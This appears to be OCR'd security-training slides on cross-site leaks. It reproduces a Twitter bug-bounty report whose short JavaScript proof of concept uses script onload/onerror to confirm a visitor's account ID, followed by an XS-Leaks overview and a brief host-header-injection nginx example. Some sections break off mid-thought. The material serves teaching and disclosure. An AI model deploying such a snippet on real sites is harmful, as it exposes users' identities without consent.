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

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REAL WORLD EXAMPLE

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
```
1 {"error":{"message":"You are not logged in as a user that has access to this developer.twitter.com resource.","sent":"2019-03-06T01:20:56+00:0
```

Otherwise, a list of created apps will be displayed (the list will be empty if the user didn't create any app) and no error will be thrown.

It is possible to detect whether the file returned an error or not by a simple onload/onerror event handlers. The example code is shown in #Steps-to-reproduce



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REAL WORLD EXAMPLE

Steps to reproduce

1. Visit any website
2. Execute the following javascript code while replacing `Your ID` with an ID you want to test for

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
```
1  var id = 'Your ID'
2  var script = document.createElement('script');
3  script.src = `https://developer.twitter.com/api/users/${id}/client-applications.json`;
4
5  script.onload = () => console.log('ID match');
6  script.onerror = e => console.log('ID mismatch');
7  document.head.appendChild(script);
```

These steps have been implemented in the Proof of Concept: https://terjanq.github.io/Bug-Bounty/Twitter/confirming-username/poc.html

PoC in action: https://youtu.be/_S_ImYPvvhc

Impact

An attacker can expose the identity of Twitter users when they visit a prepared for that purpose website.



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



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

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Overview

Cross-site leaks (aka XS-Leaks, XSLeaks) are a class of vulnerabilities derived from side-channels [1] built into the web platform. They take advantage of the web's core principle of composability, which allows websites to interact with each other, and abuse legitimate mechanisms [2] to infer information about the user. One way of looking at XS-Leaks is to highlight their similarity with cross-site request forgery (CSRF [3]) techniques, with the main difference being that instead of allowing other websites to perform actions on behalf of a user, XS-Leaks can be used to infer information about a user.

Browsers provide a wide variety of features to support interactions between different web applications; for example, they permit a website to load subresources, navigate, or send messages to another application. While such behaviors are generally constrained by security mechanisms built into the web platform (e.g. the same-origin policy), XS-Leaks take advantage of small pieces of information which are exposed during interactions between websites.

The principle of an XS-Leak is to use such side-channels available on the web to reveal sensitive information about users, such as their data in other web applications, details about their local environment, or internal networks they are connected to.


Cross-site oracles

The pieces of information used for an XS-Leak usually have a binary form and are referred to as "oracles". Oracles generally answer with *YES* or *NO* to cleverly prepared questions in a way that is visible to an attacker. For example, an oracle can be asked:

> Does the word *secret* appear in the user's search results in another web application?

This question might be equivalent to asking:

https://xsleaks.dev/



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

HOST HEADER INJECTIONS

nginx Copy code

```
server {
    listen 80;

    location / {
        proxy_pass http://localhost:2000;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    }
}
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

IP AND HOST BOTH LEAD TO THE SITE

http://example.com

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

